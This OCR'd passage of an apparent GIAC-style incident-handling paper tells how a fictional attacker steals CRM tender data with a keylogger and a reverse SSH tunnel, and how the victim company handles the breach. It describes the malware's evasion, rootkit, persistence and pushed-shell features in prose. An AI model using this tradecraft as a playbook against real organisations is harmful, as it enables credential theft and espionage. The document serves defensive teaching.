
It's clear that an SSH session is active and it's also not a normal session, but a reverse port forwarding tunnel session. This is evident from the sshd.exe process listening on port TCP port 443 in addition to TCP port 22, which is used for the established SSH session. He checks the data collected by the key-logger and the following data is in the key-logger capture file:
<data>.....https://localhost savvy-z ComplEXpa5$word!.....<data>

Seems to *ZoZ* that *Savvy ZiZ* was connecting to local port 443 *(default https port)*, and then authenticating with a username and password. He knows there is no secure web-server running locally; this https traffic must be destined to some machine across the other end of the tunnel.

Curious about what this reverse tunnel is used for; *ZoZ* uses his web-proxy bot to connect to URL *https://compromised-IP-address(x.xx.xx.x)* from his laptop web browser. He gets a warning message from his web-browser noting that the security certificate does not belong to the *compromised-IP-address(x.xx.xx.x)* machine, which is perfectly normal as he's going through multiple hops to reach the real web-server owning the certificate, so he continues normally. What he found afterwards made him very happy; it was the login page for *GIAC Enterprises* CRM web application!!

He tries the username "savvy-z" and password "ComplEXpa5$word!" saved in the capture file and gains access to one of the company's jewels! He quickly starts saving the confidential information for the coming tender which included the prepared technical and commercial offering for *GIAC Enterprises*. Looks like *ZoZ* just earned his US$ 100,000; he has access to the updated technical and commercial tender offering for *GIAC Enterprises*. He goes looking for *CAIG Enterprises* Sales Manager to get the money and deliver the ***stolen*** information!

The order of events for phase-2 exploitation, continuing from step 4 of phase-1:



4.4 Keeping Access

When *ZoZ* purchased the malware from the hacker, he had a list of malware requirements to be met in order for it to qualify for use. This ensured a good investment for *ZoZ*, the malware is a ***multi-functional malware***.

The main requirements for keeping access were as follows:

1- The malware is to provide key-logging functionality
2- The malware provides backdoor access through a shoveled *(pushed)* shell
3- The malware is not detected by recent Antivirus or IDS/IPS signatures
4- The malware provides root-kit functionality
5- The malware needs to be persistent, automatic starting across reboots

We've already seen requirements 1, 2 & 3 in action in the exploitation phase.

Requirement 1: Necessary to collect user credentials, spy on sent e-mails, written confidential documents, etc.... Credit card numbers are really not that interesting for *ZoZ* since he's specializing in commercial espionage.
Use in Attack: This was used to collect the CRM URL along with insider credentials
Requirement 2: Often, only the Windows XP built-in firewall is used to protect systems from unauthorized network access. Unfortunately, this firewall does not provide any type of control on outgoing traffic [Andersen, Abella 2004]. Even if another host firewall is used that can control outgoing traffic, chances are usually higher for more relaxed output firewall rules, compared to input rules.
Use in Attack: *Savvy ZiZ's* home desktop firewall was configured to block all inbound connections except TCP ports 443 & 22; this is to provide him access to the CRM application using his smart-phone data-connection, anywhere there is mobile phone coverage. Backdoor access through an outgoing shoveled shell works fine, no incoming connections needed for shell access. This shoveling occurs every hour by the malware daemon process.
Requirement 3: If the malware is detected by signatures, it will not be very useful since it will be spotted and removed right away. That's why *ZoZ* has paid for a custom version of a malware to allow him to do business.
Use in Attack: Malware successfully installed and running without detection.
Requirement 4: A root-kit alters the operating system to make it appear as if everything is fine, while in reality evil operations are taking place in an invisible manner *(invisible to the host system that is)*. *ZoZ* preferred a kernel-mode root-kit since it is far stealthier, but settled for a user-mode one due to a large price difference. This is because the kernel-mode root-kit requires altering the O.S. kernel itself rather than altering operating system executables.
Use in Attack: The root-kit functionality hid the malware related files, processes, registry key settings and network connection *(i.e: shoveling shell).* Goal is to keep

access by preventing detection of malware related files, network connections or registry settings.
Requirement 5: If the compromised machine was rebooted or power was cut, *ZoZ* doesn't want to have to social engineer the user into clicking on the exploit link again. It is important for the malware to self start when the machine boots up.
Use in Attack: This functionality was not actually used because the home desktop machine never rebooted. The functionality is provided through registry entries that are hidden from system utilities with the root-kit functionality *(Requirement 4)*.

4.5 Covering Tracks

The main malware requirements for covering tracks were as follows:
1- The malware is to shovel shell on destination port 80 of receiving machine.
2- The malware provides a self-destruct feature.

Requirement 1: As a maneuvering tactic, the shell is shoveled on the same port as users' web traffic. Although the HTTP protocol is not actually used for the shell traffic, this can still trick and pass through non-application layer firewalls.
Use in Attack: Compromised home system's shell shoveled to port 80 of bot.
Requirement 2: When work is done, the malware provides a self destroy functionality upon receiving a command. The malware then removes any trace of itself from the compromised machine. This includes binary and configuration files, registry settings and any other malware artifacts.
Use in Attack: This functionality was not used in the attack. *ZoZ* tried to re-access the compromised home system a few days later on July 30th to steal any other information he can sell, but with no success. The shell was no longer pushed to the bot and when scanning the compromised home system, ports 443 & 22 were no longer open.

The browser crash event that occurred when *Savvy ZiZ* visited the malicious link was probably logged to the Internet Explorer section of the event viewer. However, *ZoZ* saw no benefit of deleting that entry since the crash was already observed by *Savvy ZiZ* who was waiting for a page to display.

If you recall, *ZoZ* gained access to the CRM web application through the SSH reverse tunnel. According to *GIAC Enterprises* perimeter firewall, this is an outgoing *(from inside company to Internet)* SSH connection. Data flowing *(ZoZ accessing web-application)* in that SSH connection is encrypted. Access to CRM is perceived to be coming from *Savvy ZiZ's* authorized desktop machine with *Savvy ZiZ's* authorized credentials.

The CRM-*ZoZ* communication channel is therefore a covert form of communication, appearing to be an authorized CRM-*TrusedInsider* communication channel. *ZoZ* didn't waste his effort trying to penetrate that tough network perimeter shell for *GIAC Enterprises.* In fact, he has no idea what security technologies make up that tough shell. He also has no interest in knowing that information as long as he can go through it in an invisible manner.

4.6 Attack Impact

The attack was unfortunately successful. *GIAC Enterprises* had been helping *Certifications Enterprises* as a consultant to formulate their tender requirements. *GIAC Enterprises* had been working on that US$ 10 Million deal for over 8 months. They knew about the tender and its details long before any of the competitors. At the end though, they lost the business opportunity to their unethical competitor *CAIG Enterprises*.

On the other hand, *CAIG Enterprises* added US$ 10 Million to the 2007 Profit & Loss statement by knowing critical pricing and technical details about the *GIAC Enterprises* tender offering. The Sales Manager appeared to be a hero in the sales team by telling his team to make last-minute changes based on his wisdom and experience of course!

Finally, *ZoZ*, the commercial espionage specialist, made his year's earning in a few days. He'll go off on vacation to celebrate until he's contacted again for another espionage mission.

5. The Incident Handling Process

This section describes the incident handling process that *GIAC Enterprises* used to manage the espionage incident. The process consists of 6 phases: **preparation**, **identification**, **containment**, **eradication**, **recovery**, and **lessons learned**.

5.1 Preparation Phase

GIAC Enterprises is a resourceful company spanning multiple countries, the decision was made to build an ISMS *(Information Security Management System)* based on the best practice recommendations provided by the ISO/IEC 27002 standard. This standard is a replacement for the previous ISO/IEC 17799 standard. The ISMS was aligned with the business goals in order for security to be effective. After all, the main purpose of security is to support the business.

During implementation of the ISMS, *GIAC Enterprises* developed an incident handling policy to be well prepared for any espionage or other types of security incidents. The policy noted that law enforcement would be notified only if any of the following takes place:

- There is a threat to public health or safety due to the incident.
- There is substantial impact to a client resulting from the incident. *(The incident handling procedure provides more details on what **substantial** is)*
- There is a legal requirement to report the incident.

The incident handling team consists of the following members:

- One hand selected, well trained systems administrator in each company location.
- Two fully dedicated incident handlers based at the Head-Quarter, they support on-site administrators through an incident communications center.
- Representatives from the legal, personnel, public relations and network management departments.

After about a year of training on tools and techniques using an internal honeypot, the incident handling team was put to the test with an unannounced penetration test. The test results were quite impressive, now the team spirit is high and members are feeling confident.

As part of the ISMS' security awareness program, the company staff was made well aware of how to react when they suspect there is a security incident. They are required to report the incident to a dedicated internal web site. If this is not possible for any reason, they dial the hotline to get in contact with the incident communications center.

In addition to the previous preparations, specific preparations were made to minimize the risk posed by espionage security incidents. The following actions were taken:

- A targeted risk assessment was performed to identify the likelihood and impact of threats to the company's crown jewels.
- Based on the assessment, the company's network perimeter was augmented with a Data Leakage Prevention (DLP) technology product. The objective was to prevent proprietary information from being leaked out of the enterprise.
- Also, web application firewalls were installed to protect the CRM web application, as well as other crucial web applications too.
- The logging capabilities of the web application and associated databases were enabled and tuned. The objective was to be able to quickly detect and respond to espionage security incidents.
- Log copies were sent to a centralized log server for correlation and analysis. Daily monitoring of analyzed results took place to investigate any anomalous behavior.
- Coordinating with the legal department, new warning banners were developed and added to the login pages of critical systems. The banners stated that the systems contained proprietary data and unauthorized use will be prosecuted.
- Reminders were sent to sales staff and senior management to remind them that the company secrets should be handled responsibly. That way, convincing law enforcement that a crime took place when there's an espionage security incident is made easier.

5.2 Identification Phase

It's 10 A.M. July 26th, one of the fully dedicated incident handlers is reviewing the correlation and analysis results for the various log files. As decided from the preparation phase, this review is performed daily to detect any anomalous behavior.

One anomaly caught the incident handler's attention; a machine was accessing the CRM web application the previous night at 12:30 A.M & 3:30 A.M. What triggered this as an anomaly is not the access time (which is past mid-night); the trigger was because the machine accessing the CRM is located inside the corporate office in the same time-zone as the CRM. This was considered an anomaly since it's rare that an employee is still at the office after midnight, the event is worth investigating due to the very valuable data residing in the CRM.

The incident handler quickly took note on paper and picked up the phone to ring the system administrator responsible for managing the site's workstations & servers. The handler explains the situation to the administrator, and asks the administrator to


interview the workstation owner "*Savvy ZiZ*" and look through his machine for anything unusual.

The administrator is well trained and is prepared with the SANS pocket reference guide "*Intrusion Discovery Cheat Sheet for Windows XP*" [SANS 2008]. The administrator took his notebook for recording all his actions. Afterwards, he went to *Savvy ZiZ's* workstation and found him busy finishing up his work for the tender. The following conversation took place between the two.

Administrator: "Hi *Savvy ZiZ*, you seem pretty busy today!"
Savvy ZiZ: "Yea very busy! I'm finishing up work for the tender closing. There are high hopes on this one, big day coming!"
Administrator: "Hope it's more fun than the old days, when you had to spend the night rebuilding a critical server!! Anyway, I don't want to take much of your time. A core incident handler just informed me that you're machine did some weird things last night. Have you noticed any strange behavior lately?"
Savvy ZiZ: "No, actually everything is working fine. No problems whatsoever."
Administrator: "Would you mind if I take a look at the machine to make sure everything's fine, don't worry this won't take long."
Savvy ZiZ: "Sure go ahead, I'll just arrange a driver for the technical & commercial offerings delivery until you're finished."


So the system administrator gets to work using the SANS "*Intrusion Discovery Cheat Sheet*". He starts by checking for any unusual network usage. He runs the "**net session**" command to check for who has an open session with the machine; afterwards, he runs the "**net use**" command to look at which sessions this machine has opened with other systems. Nothing caught his attention; everything looks normal and was recorded in his notebook for later review.

He then goes on to run the "**netstat –nabo**" command to look for any unusual listening ports or established connections. Command output shown below.



The established SSH session caught his attention *(the white spaces obscure the source and destination IPs for the TCP connection).* The administrator decided to probe further to see if this will lead to something.

He then executed the "**wmic process list full**" command to get more info about the ssh.exe process that has a TCP connection established. Command output shown below.



The first line in the command output really caught his attention!! The administrator is aware of the SSH port forwarding technique, especially reverse port forwarding. He's aware that firewall policies can be bypassed and quick VPNs can be established using the technique. From that point on, the administrator decided to take very clear notes of every action taken and every question asked.

The command-line output shows that the –R option is used, and so reverse port forwarding is currently active. There's a tunnel setup with the "HomeDesktop" machine, which represents the SSH server. The tunnel provides access to the CRM web server!! This tunnel may have been used last night, leading to the anomalous access behavior to the CRM web server.

Savvy ZiZ comes back to the workstation and this conversation takes place.

Administrator: "Hey Savvy, I found a reverse SSH tunnel setup on your machine. Do you know anything about that?"
Savvy ZiZ: "Yep! I set it up yesterday to get access to the CRM web application remotely."
Administrator: "mmm... You know this is actually against security policy. Remote access is allowed only through IPSEC VPNs"

Savvy ZiZ: "That's a problem; I can't get my job done that way! IPSEC is not flexible enough, I need to be mobile in my job and I don't always have my laptop with me." *(The IPSEC client agent is installed on the laptop)*
Administrator: "You may have a point. Anyway, so you are the one who setup the tunnel, were you working late the previous evening using the tunnel? "
Savvy ZiZ: "Yea, I had to do some last modifications late at night"
Administrator: "That explains the late night access to the CRM from your workstation; I guess we won't be declaring a security incident then. Although this is a deviation from the norm, there is no harm or attempt to harm. This security event doesn't qualify as an incident."

Before leaving off, the administrator made one last comment.

Administrator: "Man! You really had no sleep last night logging into the CRM at 3:30 A.M."
Savvy ZiZ: "3:30 A.M!??? I didn't stay up that late! I logged in around 12:30 A.M"
Administrator: "Yea, but afterwards you logged in again at 3:30 A.M. It's in the logs"
Savvy ZiZ: "No I didn't, I am sure I logged in only once and that was 12:30!"
Administrator: "Looks like someone has impersonated you last night, I will report back to the incident handler at HQ to declare this as a security incident."

5.3 Containment Phase

The administrator quickly reported what happened back to the incident handler at HQ. The incident handler agreed this should be declared as an incident. Following their incident handling procedure, the incident handler notified the CIO which is the senior management sponsor for the incident handling team. At the location, the administrator notified the local operations manager for the business unit.

The goal of this phase is to quickly stop any more damage from occurring. The first action taken was disconnecting *Savvy ZiZ's* workstation from the network. There was no point in connecting the workstation to a hub for further analysis, since any sniffed traffic would be SSH encrypted traffic! Disconnecting the CRM web application from the network was also considered, it was not approved at this stage due to the large resulting organization impact.

Since the incident is categorized as external un-authorized access *(very possibly espionage)*, and not a packet flood or worm spreading. There is no point in coordinating with the ISP *(Internet Service Provider)* to contain the attack.

Since *Savvy ZiZ's* account has been impersonated, his credentials have obviously been compromised somehow. The next action was to have *Savvy ZiZ* quickly change his CRM web-application password to a new complex password using a separate machine. That way the attacker can no longer use the compromised credentials to access the CRM or any other organization resource. *Savvy ZiZ's* workstation is not critical; the machine was to be kept offline and the original disk not to be touched to preserve evidence. A bit-by-bit backup was then taken for the workstation's hard disk to serve as a master copy for performing forensic analysis.

5.4 Eradication Phase

The eradication phase is probably the most difficult phase of the incident handling process [Skoudis 2007]. The main goals of this phase are to remove the attacker's artifacts, as well as determine the cause & symptoms of the incident.

Savvy ZiZ's workstation was forensically analyzed to determine if the attacker left any backdoors or other malware on it. The forensic examiner found nothing, everything was perfectly normal. No attacker artifacts are present on the corporate machine.

The attacker gained access to the CRM web application through the SSH reverse tunnel. The first action taken was to block SSH outgoing traffic at the corporate perimeter to any external SSH server, except for a white-list of SSH servers. The intent was to prevent further SSH tunnels (Local or Reverse) from being established. At the moment, only filtering of outgoing TCP/22 connections can be achieved. This does not guarantee filtering outgoing SSH, since an external SSH server can be listening on any other allowed outgoing port. However, this protection measure can block default or automated SSH connections.

How the attacker gained access to *Savvy ZiZ's* credentials is still unknown, the home desktop (SSH Server) has not been forensically analyzed. That home desktop must have the answer and could indicate the root cause of the incident; it needs to be forensically analyzed.

There is one problem though; *GIAC Enterprises* does not own the home desktop. The incident handling policy does not mention anything about how to deal with this case. The incident handling team will need *Savv ZiZ's* permission to be able to forensically analyze the home desktop. On the other hand, *Savvy ZiZ* turned out to have has some very private files on the system and refused to turn in his home desktop for forensic analysis.

The only way the incident handling team can get to the root cause of the incident is through gaining as much information as possible from *Savvy ZiZ.* The administrator asked *Savvy ZiZ* if he noticed any strange behavior on his machine lately. Recalling the IE browser hang and crash event after visiting the link sent to him by the LinkedIn headhunter, he immediately told the administrator of this single event.

The administrator is subscribed to several security advisory services; he searched recent advisories for any browser-related advisories. The "*LinkedIn Internet Explorer toolbar remote (client-side) exploit*" advisory published just two days ago caught his attention. *Savvy ZiZ* confirmed that he has the toolbar installed. Although the team could not confirm that the toolbar vulnerability was how it all started, it was the most likely cause considering what was learned up to this point.

Since the LinkedIn toolbar is not essential for business use, and not part of the approved software for use on corporate workstations. The incident handling team decided it is best to instantly remove any installed toolbars on corporate workstations to eliminate this attack avenue.

The administrator advised *Savvy ZiZ* to reformat and rebuild his machine since it is clearly compromised. This is the safest, since a root-kit may have been installed.

5.5 Recovery Phase

The objective of the recovery phase is to safely return all attack-related systems in the organization back into production.

Savvy ZiZ's workstation was forensically analyzed in the eradication phase, no attacker artifacts were found on the machine. Instead of putting the machine back into production and monitoring it, the incident handling team decided it was best to just re-image the workstation using the *GIAC Enterprises* standard workstation image. Re-imaging was the safest choice just in case the forensic investigation missed any malware. The decision was supported by the fact that the machine holds nothing critical, and the imaging process takes only a few minutes time.

The attack evidence collected on the workstation as well as all logs was still preserved. The database logs indicated that all the accessed information using the compromised account was related to the coming tender. Based on the incident handling policy and the attack impact, the decision was made not to involve law-enforcement. That decision was taken since none of the three following conditions were met.

- There was no threat to public health or safety due to the incident.
- There was no substantial impact to a client resulting from the incident. *(only internal information was compromised)*
- In the operating country, there is no legal requirement to report espionage incidents.

As for the CRM web application server and associated database, they were previously hardened to grant the least privileges to any application user. The credentials for *Savvy ZiZ* were compromised and privilege escalation on either server was very difficult. The servers were not taken off-line in the previous incident handling phases and so they are still in production.

The logs for the CRM web application, the associated database, as well as the web application firewall were closely monitored in the following days to detect any anomalous behavior. This was done to monitor the servers' operation and in case any other accounts were compromised.

5.6 Lessons Learned Phase

In the last phase of the incident handling process, the goal is process improvement and documenting what happened.

After recovery, the administrator started writing the draft lessons learned report. Afterwards, it was reviewed by the HQ incident handler and some additions were made. Finally, *Savvy ZiZ*, the site operations manager as well as the CRM information owner all reviewed the report and a final agreed upon version of the report was issued. A few days later, a lessons learned meeting was held to discuss the key points in the report. The key points discussed and agreed were as follows:

- Although *GIAC Enterprises* lost a US$ 10 million business opportunity, quick detection & response were key to limiting the espionage damages. The incident handling policy, procedure, team and security controls made this possible.
- The organization's remote access policy & technology *(based on IPSEC)* no longer meets the organization's need. A policy will eventually be broken if it prevents employees from doing their job. Research & evaluation of emerging techniques for secure remote access will start, the techniques need to address remote access for PDAs/Mobiles using only two factor authentication.
- The organization's security awareness program and policy will be updated to address Web 2.0 *(specifically social networking)* related risks. The updates will focus on social-engineering through social-networking, appropriate-use & accountability.

- The incident handling policy will be updated by adding a section for how to deal with remote non-company owned computers, mobiles or PDAs that are involved in an incident.
- The configuration management software installed on all corporate workstations is to scan for non-approved browser or content extensions such as: toolbars, plugins, browser-helper-objects (BHOs) and Active-X controls. For any approved browser or content extensions, they will be included in the organization's patch management framework. The objective is to minimize the attack surface by removing unneeded software, and patching the needed software *(extensions)*. Patching extensions was previously ignored by *GIAC Enterprises*.
- The attack on the CRM slipped right through the web-application firewall. Although the firewall protects from specific web application attacks such as SQL injection, the firewall considered the attack a normal legitimate connection.
- SSH traffic is encrypted. It is not possible, at the perimeter, to determine if the outgoing SSH connection is a tunnel for other protocols. A similar problem is introduced by outgoing HTTPS traffic, which is also encrypted. The HTTPS problem can be solved by using currently available SSL Scanners which act as proxy for HTTPS traffic. The proxy decrypts HTTPS, scans, and re-encrypts HTTPS to the destination. In handling the SSH reverse tunneling problem, *GIAC Enterprises* decided to configure the perimeter Next-Generation-Firewall **(NGFW)** to block the outgoing SSH protocol. This is different from blocking outgoing SSH at the firewall by port number *(as was done in the containment phase).* In the **NGFW**, deep packet inspection takes place and the SSH protocol headers are identified and blocked regardless of what the destination TCP port is for the SSH connection. Changing the default SSH destination port from 22 to any other port will not evade detection. A white-list of external SSH servers was prepared and SSH connections to this white-list were allowed on the **NGFW.**

Although *GIAC Enterprises* built an ISMS *(Information Security Management System)* based on ISO/IEC 27002 standard, and invested in recent security technology, it was still a victim of commercial espionage. Information Security is a continuous process and not an end goal. By learning from this incident and continuously shaping up the people, technology and process security controls of the ISMS; *GIAC Enterprises* is improving its security posture *(or at least preventing it from deteriorating).*

By using a properly configured SSL Scanner and Next-Generation-Firewall, *GIAC Enterprises* has gained more control over a new breed of encrypted threats.

This improved security posture will support the business in various ways, one of which is by making *GIAC Enterprises* better prepared for future commercial espionage.

6. Glossary & Abbreviations

ActiveX: ActiveX is Microsoft technology used for developing reusable object oriented software components. [Wikipedia 2007]

Antivirus (AV): Is software used to detect and eliminate malicious software.

Demilitarized Zone (DMZ): A network area (a subnetwork) that sits between an organization's internal network and an external network, usually the Internet.

HTML (Hyper Text Markup Language): Is the predominant markup language for web pages, it provides a means to describe the structure of text based information in a document supplementing it with embedded images and other objects, it can also embed scripting language code affecting the behavior of web browsers.

IDS (Intrusion Detection System): Software employed to monitor and detect possible attacks and behaviors that vary from the normal and expected activity. The IDS can be network based, which monitors network traffic, or host based, which monitors activities of a specific system and protects system files and control mechanisms [Harris 2005].

IPS (Intrusion Prevention System): Is a preventative and proactive technology that not only detects a malicious activity as an IDS does, but prevents the activity as well.

IP (Internet Protocol): The protocol that specifies the format of packets and the addressing scheme. Most networks combine IP with a higher-level protocol called Transmission Control Protocol (TCP), which establishes a virtual connection between a destination and a source.

IPSEC (IP Secure): A set of protocols that support secure exchange of packets at the IP layer. The sending and receiving devices must share a secret key. IPSEC supports two encryption modes: Transport and Tunnel. Transport mode encrypts only the data portion of each packet; Tunnel mode encrypts both the header and the data.

Post Office Protocol (POP): An application layer Internet standard protocol, to retrieve e-mail from a remote server over a TCP/IP connection.

Secure Shell (SSH): A Unix-based command interface and protocol for securely getting access to a remote computer that is widely used by network administrators to control Web and other kinds of servers remotely.

SMTP (Simple Mail Transfer Protocol): A communication protocol that sends e-mail messages from one server to another. The messages can then be retrieved from a server with generally either POP or Internet Message Access Protocol (IMAP).

SSL (Secure Socket Layer): A protocol developed by Netscape to transmit data in encrypted form, using a public/private key pair.

TCP (Transmission Control Protocol): A set of rules used along with the Internet Protocol (IP) to send data in the form of message units between computers over the Internet. While IP takes care of handling the actual delivery of the data, TCP takes care of keeping track of the individual units of data called packets that a message is divided into for efficient routing through the Internet.

Tunnel: An encrypted connection that securely carries traffic across a public network.

UDP (User Datagram Protocol): A communications protocol that offers a limited amount of service when messages are exchanged between computers in a network that uses the Internet Protocol (IP). UDP is an alternative to the Transmission Control Protocol (TCP) and, together with IP, is sometimes referred to as UDP/IP

Virtual Network Computing (VNC): A desktop sharing system which uses the RFB (Remote FrameBuffer) protocol to remotely control another computer. It transmits the keyboard presses and mouse clicks from one computer to another relaying the screen updates back in the other direction, over a network.

Virtual Private Network (VPN): A way to use a public telecommunication infrastructure, such as the Internet, to provide remote offices or individual users with secure access to their organization's network.

Web 2.0: Refers to a perceived second generation of web-based communities and hosted services, such as social-networking sites, wikis, and folksonomies, which aim to facilitate creativity, collaboration, and sharing between users. [Web 2.0 2007]

X Window System (commonly X11 or X): Provides windowing for bitmap displays. It provides the standard toolkit and protocol to build graphical user interfaces (GUI) on Unix, Unix-like operating systems, and OpenVMS - almost all modern operating systems support it.

7. References

[1] SANS, (2007, November 28). SANS Top-20 2007 Security Risks (2007 Annual Update). Retrieved December 16, 2007, from SANS Institute - SANS Top-20 2007 Security Risks (2007 Annual Update) Web site: http://www.sans.org/top20/

[2] Kinghorn, Gary (2007, June 26). [Podcast] Coping Strategies for Malware Anxiety. *(ISC)² e-Symposium 26th June 2007 on the Many Facets of Malware . Retrieved September 1, 2007, from http://www.isc2.e-symposium.com/archive260607.php*

[3] Walls, Andrew (2007, November 28). Corporate Use of Social Networks Requires Multilayered Security Control. *Gartner Research*, G00153595, 1. Retrieved December 16, 2007, from Gartner.

[4] VDA Labs, (2007, July, 24). Resources. Retrieved December 17, 2007, from VDA Labs-Resources Web site: http://www.vdalabs.com/tools/linkedin.html

[5] Web 2.0. (2007). In *Wikipedia* [Web]. Wikimedia Foundation. Retrieved December 17, 2007, from http://en.wikipedia.org/wiki/Web_2

[6] (2007, July 24). CVE-2007-3955 (under review). Retrieved December 17, 2007, from Common Vulnerabilities and Exposures Web site: http://cve.mitre.org/cgibin/cvename.cgi?name=CVE-2007-3955

[7] (2007, July 24). LinkedIn Internet Explorer Toolbar IEContextMenu ActiveX Control Code Execution - Advisories - Secunia. Retrieved December 17, 2007, from Secunia Advisories Web site: http://secunia.com/advisories/26181

